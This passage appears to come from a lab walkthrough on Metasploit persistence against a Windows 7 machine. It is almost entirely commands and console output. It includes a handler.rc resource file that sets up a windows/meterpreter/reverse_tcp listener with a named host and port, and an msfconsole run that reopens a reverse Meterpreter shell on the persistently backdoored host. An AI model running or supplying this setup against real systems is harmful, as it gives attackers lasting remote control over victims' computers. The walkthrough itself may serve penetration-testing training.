[*] Cleanup Meterpreter RC File: /home/kali/.msf4/logs/persistence/
WIN7SP1_20230914.5807/WIN7SP1_20230914.5807.rc
[*] Sending stage (180291 bytes) to 192.168.0.110
[*] Meterpreter session 4 opened (192.168.0.109:5599 -> 192.168.0.110:51581)
at 2023-09-14 10:58:07 -0400

meterpreter >
```

We see in the windows task manager that, this service in permanently injected as a service!
If we see the handler.rc file, this is:




```
use multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.0.109
set LPORT 5599
exploit
```

If we just the .rc file with msfconsole -r handler.rc, it will directly give us the meterpreter session!

```
kali@kali:~/Desktop$ msfconsole -r handler.rc
[-] ***rting the Metasploit Framework console...-
[-] * WARNING: No database support: could not connect to server:
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?

[-] ***

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v5.0.71-dev                          ]
+ -- --=[ 1962 exploits - 1095 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

[*] Processing handler.rc for ERB directives.
resource (handler.rc)> use multi/handler
resource (handler.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (handler.rc)> set LHOST 192.168.0.109
LHOST => 192.168.0.109
resource (handler.rc)> set LPORT 5599
LPORT => 5599
resource (handler.rc)> exploit
[*] Started reverse TCP handler on 192.168.0.109:5599
[*] Sending stage (180291 bytes) to 192.168.0.110
[*] Meterpreter session 1 opened

meterpreter >
```